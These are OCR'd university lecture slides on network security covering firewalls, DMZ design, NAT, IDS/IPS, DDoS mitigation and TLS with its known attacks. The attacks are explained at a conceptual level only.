
Network Egress Filtering (outbound)

- Usually we don't worry about outbound traffic.
  - *Communication from a higher security network (internal) to a lower security network (Internet) is usually fine*
- Why might we want to restrict it?
  - Consider: if a web server is compromised & all outbound traffic is allowed, it can connect to an external server and download more malicious code
    ... or launch a DoS attack on the internal network
  - Also, log which servers are trying to access external addresses

Stateful Inspection


- Retain state information about a stream of related packets
- Examples
  - TCP connection tracking
    - Disallow TCP data packets unless a connection is set up
  - ICMP echo-reply
    - Allow ICMP echo-reply only if a corresponding echo request was sent.
  - Related traffic
    - Identify & allow traffic that is related to a connection
    - Example: related ports in FTP

Network Design: DMZ



Dragon artwork by Jim Nelson. © 2012 Paizo Publishing, LLC. Used with permission.

Network Design: DMZ



Clients from the Internet:


- Can access allowed services in the DMZ
- Cannot access internal hosts

The router:

- Blocks impersonated packets

Dragon artwork by Jim Nelson. © 2012 Paizo Publishing, LLC. Used with permission.

Network Design: DMZ




Clients in the internal subnet:

- Can access the Internet
- Can access allowed services in the DMZ
- May access extra services in the DMZ

Dragon artwork by Jim Nelson. © 2012 Paizo Publishing, LLC. Used with permission.

Network Design: DMZ



Clients in the DMZ:

- Can access Internet services only to the extent required
- Can access internal services only to the extent required

Goal:
Limit possible damage if DMZ machines are compromised

Dragon artwork by Jim Nelson. © 2012 Paizo Publishing, LLC. Used with permission.

Network Address Translation

- Most organizations use private IP addresses
- External traffic goes through a NAT router
  - Network Address Translation
- NAT is an implicit firewall (sort of)
  - Arbitrary hosts and services on them (ports) cannot be accessed unless
    - They are specifically mapped to a specific host/port by the administrator
    - Internal services have initiated outgoing traffic
      - Return traffic from the same address/port will be accepted

Application-Layer Filtering

- Firewalls don’t work well when everything is a web service
- **Deep packet inspection**
  - Look beyond layer 3 & 4 headers
  - Need to know something about application protocols & formats
- Example
  - **URL filtering**
    - Normal source/destination host/port filtering +
      URL pattern/keywords, rewrite/truncate rules, protocol content filters
    - Detect ActiveX and Java applets; configure specific applets as trusted
      - Remove others from the HTML code
  - **Keyword detection**
    - Prevent classified material from leaving the organization
    - Prevent banned content from leaving or entering an organization

IDS/IPS

- Intrusion Detection/Prevention Systems
  - Identify threats and attacks

- Types of IDS
  1. Protocol-based
  2. Signature-based
     - We know what is bad; anything else is good
  3. Anomaly-based
     - We know what is good; anything else is bad

Protocol-Based IDS

Reject packets that do not follow a prescribed protocol

- Permit return traffic as a function of incoming traffic
- Define traffic of interest (filter), filter on traffic-specific protocol/patterns
- Examples
  - **DNS inspection**: prevent spoofing DNS replies: make sure they match IDs of sent DNS requests
  - **SMTP inspection**: restrict SMTP command set (and command count, arguments, addresses)
  - **FTP inspection**: restrict FTP command set (and file sizes and file names)

Signature-based IDS

Don't search for protocol
violations but for possible data attacks

- Match patterns of known “bad” behavior
  - Viruses
  - Malformed URLs
  - Buffer overflow code

Anomaly-based IDS


Search for statistical deviations from normal behavior

- Establish baseline behavior first
- Examples:
  - Port scanning
  - Imbalance in protocol distribution
  - Imbalance in service access

Application proxies

Proxy servers

- Intermediaries between clients and servers
- Stateful inspection and protocol validation



External client

Proxy server

Real server

- Dual-homed host
- Bastion host

Deperimiterization

Boundaries & access between internal & external systems are harder to identify

- Mobile systems
- Cloud-based computing
- USB flash memory
- Web-based applications

Host-based firewalls

- Run on the user’s systems, not as dedicated firewalls
- Manage network-facing effects of malware
  - Allow only approved applications to send or receive data over the network
- Problem
  - If malware gets elevated privileges, it can reconfigure or disable the firewall
- Personal IDS
  - E.g., fail2ban on Linux
    - Scan log files to detect & ban suspicious IP addresses
    - High number of failed logins, probes, URLs that try to target exploits

Intrusion detection & prevention problems

- There's a lot of stuff going on
  - People visit random websites with varying frequencies
  - Software accesses varying services
  - Buggy software may create bad packets
  - How do you detect what is hostile?
- Attack rates is miniscule … compared to legitimate traffic
  - Even a small % of false positives can be annoying and hide true threats
- Environments are dynamic
  - Content from CDNs or other large server farms has a broad range of IP addresses
  - Malicious actors can coexist with legitimate ones

Intrusion detection & prevention problems

- Encrypted traffic cannot be easily inspected
  - Just because you visit a web site using HTTPS doesn't mean the site is secure … or hasn't been compromised
- Packet inspection is limiting
  - You may need to reconstruct sessions, which is time consuming
- Threats & services change
  - Rules have to be updated

Summary

Firewall (screening router)	1st generation packet filter that filters packets between networks. Blocks/accepts traffic based on IP addresses, ports, protocols
Stateful inspection firewall	Like a screening router but also takes into account TCP connection state and information from previous connections (e.g., related ports for TCP)
Application proxy	Gateway between two networks for a specific application. Prevents direct connections to the application from outside the network. Responsible for validating the protocol.
IDS/IPS	Can usually do what a stateful inspection firewall does + examine application-layer data for protocol attacks or malicious content
Host-based firewall	Typically screening router with per-application awareness. Sometimes includes anti-virus software for application-layer signature checking
Host-based IPS	Typically allows real-time blocking of remote hosts performing suspicious operations (port scanning, ssh logins)

DDoS

DDoS: Distributed Denial of Service

- Compromise machines (create a botnet)
  - Use *amplification* techniques to generate a lot of traffic for targets
    - Exploit services that generate a lot of traffic to a small query
    - DNS amplification:
      Small UDP query with forged source address results in large response
- Some targets were too huge to hurt with traffic
  - Amazon, Google, sites using CDNs such as Akamai
- Vast quantities of compromised systems reduce need for amplification
  - Create a botnet of millions of systems

Dealing with DDoS

Really difficult in general

- Bandwidth management routers
  - Either in data center or ISP
  - Limit outbound or inbound traffic on a per-IP basis
- Detect DNS attack and set null routing
  - Traffic to attacked DNS goes nowhere
- Egress filtering by ISPs
  - Attempt to find malicious hosts participating in DDoS or sending spam
- Identify incoming attackers & block traffic at firewall
  - Difficult with a truly distributed DDoS attack

Computer Security

10r. Recitation – assignment & concept review

Paul Krzyzanowski

Rutgers University

Spring 2018

Conversation Isolation: Transport Layer SSL/TLS

We can't count on the security of the Internet

- Core IP protocols were not designed with security in mind

- Traffic can be redirected
  - For interception for modification or logging
  - For deception: adversary masquerades as the server

- What can we do … without changing the way IP works?
  - **Use virtual private networks – VPNs**
    - Provide an authenticated, and optionally encrypted, message stream between two networks
      - Treat entire IP packets as data
      - This data is sent via IP and has an authentication header (MAC) to ensure that it has not been modified … and is optionally encrypted
      - Transport mode: form of VPN that communicates between one host and a network
    - VPNs were designed to operate at the *network layer*
      - Connect networks together
  - Or provide this type of security at the ***transport layer***

Transport Layer Security

- Goal: provide a *transport layer* security protocol
- After setup, applications feel like they are using TCP sockets

SSL: Secure Socket Layer

- Created with HTTP in mind
  - Web sessions should be secure
  - Mutual authentication is usually not needed
    - Client needs to identify the server but the server won't know all clients
    - Rely on password authentication after the secure channel is set up
- SSL evolved to TLS (Transport Layer Security)
  - SSL 3.0 was the last version of SSL … and is considered insecure
  - We use TLS now … but often still call it SSL

TLS Protocol

- Goal
  - Provide authentication (usually one-way), privacy, & data integrity between two applications

- Principles
  - **Data encryption**
    - Use symmetric cryptography to encrypt data
    - Keys generated uniquely at the start of each session
  - **Data integrity**
    - Include a MAC with transmitted data to ensure message integrity
  - **Authentication**
    - Use public key cryptography & X.509 certificates for authentication
    - Optional – can authenticate 0, 1, or both parties
  - **Interoperability & evolution**
    - Support many different key exchange, encryption, integrity, & authentication protocols – negotiate what to use at the start of a session


TLS Protocol & Ciphers

Two sub-protocols

1. Authenticate & establish key
2. Communicate
   - HMAC used for message authentication

- Key exchange
  - – Public keys (RSA or Elliptic Curve)
  - – Diffie Hellman keys
  - – Ephemeral Diffie-Hellman keys (generated for each session)
  - – Pre-shared key
- Data encryption
  - – AES GCM, AES CBC, ARIA (GCM/CBC), ChaCha20-Poly1305, …
- Data integrity
  - – HMAC-MD5, HMAC-SHA1, HMAC-SHA256/384, …

TLS Protocol



(1) Client hello

Version & crypto information

(2) Server hello

Server certificate
[client certificate request]

(3) Verify server certificate

(4) Client key exchange

Send encrypted session key

[(5) Send client certificate]

[(6) Verify client certificate]

(7) Client done

(8) Server done

(9) Communicate

Symmetric encryption + HMAC

Benefits of TLS

- Benefits
  - Protects integrity of communications
  - Protects the privacy of communications
  - Validates the authenticity of the server (if you trust the CA)

Attacks on TLS

- Man-in-the-middle: BEAST attack in TLS 1.0
  - Attacker was able to see Initialization Vector (IV) for CBC and deduce plaintext (because of known HTML headers & cookies)
  - Fixed by using explicit IVs for each new block
- Man-in-the-middle: crypto renegotiation
  - Attacker can renegotiate the handshake protocol during the session to disable encryption
  - Proposed fix: have client & server verify info about previous handshakes
- THC-SSL-DoS attack
  - Attacker initiates a TLS handshake & requests a renegotiation of the encryption key – repeat over & over, using up server resources

Other problems with TLS

- Client authentication Problem
  - Client authentication is almost never used
